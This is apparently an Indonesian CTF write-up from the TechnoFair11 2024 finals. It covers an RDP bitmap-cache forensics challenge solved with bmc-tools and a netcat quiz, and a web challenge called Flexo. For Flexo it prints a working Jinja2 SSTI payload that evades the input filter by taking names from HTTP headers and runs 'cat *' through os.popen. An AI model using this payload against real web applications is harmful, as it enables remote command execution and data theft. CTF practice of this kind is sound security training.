

Write Up Final TechnoFair11

2024

Team **Alat-alat wkwkw**



Steven Anthony

Endra Anugrah Apriyanto

Fakhry Zahran Hakim

Table of Contents

Write Up Penyisihan TechnoFair11

- └── Forensics
 - └── EHCACPDR
- └── Web
 - └── Flexo

EHCACPDR

Forensic

Welcome, DFIR sleuth! Your eye for detail soon will be tested. We have received information that there are a series of eavesdropping traces from a system, and we need your expertise to uncover them.

Author: npdn

nc 103.185.53.181 1517

Lampiran:

chall.zip

https://mega.nz/file/hvhxiJgB#EuuLSZj9L7rpDTCR5K_MeWLqVryR34vC811cUcux7wc

Solusi:

Diberikan sebuah file bin cache, setelah dianalisa lebih lanjut, pada hex header file bin tersebut merupakan RDP8bmp, yang berarti file tersebut merupakan cached file dari BMP images.

Setelah melakukan googling, kami mendapatkan referensi terhadap challenge yang mirip dengan challenge ini.

Referensi:

<https://medium.com/@yashkumarnavadiya/htb-no-place-to-hide-easy-forensics-challenge-b025c864607a>

Berdasarkan referensi tersebut, kita dapat meng-export file BMP images tersebut menggunakan tools **bmc-tools**.

```

[~/Docu/L/T/final/forensic/bmc-tools] ➜ master ?2
python3 ./bmc-tools.py -s ..Cache0000.bin -d output -b
[++] Processing a single file: '../Cache0000.bin'.
[==] 2777 tiles successfully extracted in the end.
[==] Successfully exported 2777 files.
[==] Successfully exported collage file.

```

Tools tersebut akan menghasilkan sebuah collaged bmp file yang berhasil diexport.



Terdapat koneksi netcat juga yang disediakan pada challenge ini, setelah kami jalankan programnya, ternyata kita perlu menjawab-menjawab pertanyaan yang jawabannya terdapat pada file BMP tersebut.

```
└─ nc 103.185.53.181 1517
Let's interrogate what you've discovered.
(If there are spaces, it can be replaced with `_` (underscore))

Are you ready to start? (Y/n): y

1. As you begin your investigation, you notice the system's foundation. What operating system is this machine running? e.g. (XXX_XXX)
Answer: WIND0WS_10
Correct!

2. Every user leaves a trace. In this case, what Username stands out in the logs?
Answer: student_01_dc0fa1dd7
Correct!

3. The first login can often reveal crucial timing. When did our person of interest first access the system? e.g. (h:mm_MM/DD/YYYY)
Answer: 2:06_3/12/2024
Correct!

4. Remote access is key in many operations. What specific software did the user employ for remote computer connections?
Answer: PUTTY
Correct!

5. Cloud configurations can pinpoint locations. When setting up the instance, which gcloud zone was specified? e.g. (XXX-XXX-XXX)
Answer: us-west1-c
Correct!

6. Tunnels are often used for secure connections. What port number did the user attempt to use when starting the IAP tunnel?
Answer: 3389
Correct!

7. A successful login provides an overview of the user's identity and location. Upon connecting via PuTTY, what username and hostname combination appeared? e.g. (username@hostname)
Answer: sa_115757880695163405973@linux-lap
Correct!

8. Security keys are a treasure trove of information. Can you provide the exact path where the ssh keys are stored on this system?
Answer: C:\Users\student_01_dc0fa1dd7\.ssh
Correct!

9. Rumors of malware often turn out to be misunderstood legitimate processes. A program running in the background has sparked discussion in forums about 'potential spyware', but it's
dard Windows component. Can you identify this often-misunderstood process? e.g. (XXX_XXX_XXX)
Answer: Windows_Command_Processor
Correct!

10. Organization is crucial in any system. In our final observation, how many server groups did you identify in total?
Answer: 1
Correct!

Well done!
Here's your flag: TechnoFair11{RDP_C4CH3_0B53RV3R_FRFRFR}
```

Setelah kami berhasil menjawab semua pertanyaan yang diberikan program tersebut, kami berhasil mendapatkan flagnya.

Flag:

TechnoFair11{RDP_C4CH3_0B53RV3R_FRFRFR}

Flexo


Web

Bantu saya jualan yukk, saya jual beraneka ragam barang di website ini, namun website jualan saya berhasil diretas dengan memanfaatkan salah satu celah kerentanan. Bantu saya mendapatkan celah kerentanan tersebut.

<http://103.185.53.181:3223/>

Author: zfernm

Solusi:



Diberikan sebuah website seperti pada gambar di atas. Setelah kami analisis, kami menemukan sebuah vulnerability terhadap SSTI.

103.185.53.181:3223/succes?pesan=%7B%7B7*7%7D%7D

lication S...  picoCTF - CMU Cy...  pwn.college

FLEXO

READY BANG BARANG NYA

READY!

49 NIH STOCK NYA READY

Namun setelah dianalisis lebih lanjut, ternyata terdapat cukup banyak filter pada input formnya, dari yang kami ketahui beberapa, yaitu :

`_[] os application import |join builtins "` dan mungkin masih banyak lagi sepertinya.

Untuk mem *bypass* filter tersebut, kita bisa manfaatkan *HTTP Headers* untuk mengisi payload, untuk headers lengkapnya seperti di bawah ini:

```
Headers :  
GET  
/succes?pesan={{request|attr(request.headers.c)|attr(request.headers.m)|attr(request.headers.g)(request.headers.s)|attr(request.headers.g)(request.headers.i)(request.headers.o)|attr(request.headers.p)(request.headers.id)|attr(request.headers.r)()}} HTTP/1.1  
Host: 103.185.53.181:3223  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0)  
Gecko/20100101 Firefox/128.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,  
image/webp,image/png,image/svg+xml,/;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate
```

```
Connection: keep-alive
Cookie:
session=909886f0-c1e7-4e38-ad0b-5e8b693505bf.VfjUyfH9hVzMXoulljRR
KGM0B7M
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=4
c: application
m: __globals__
g: __getitem__
s: __builtins__
o: os
r: read
p: popen
id: cat *
i: __import__
Pragma: no-cache
Cache-Control: no-cache
```

FLEXO

READY BANG BARANG NYA

READY!

dan berhasil menampilkan flagnya.

Flag : TechnoFair11{Chall-fiNal_w3b_Expoit_FleXo}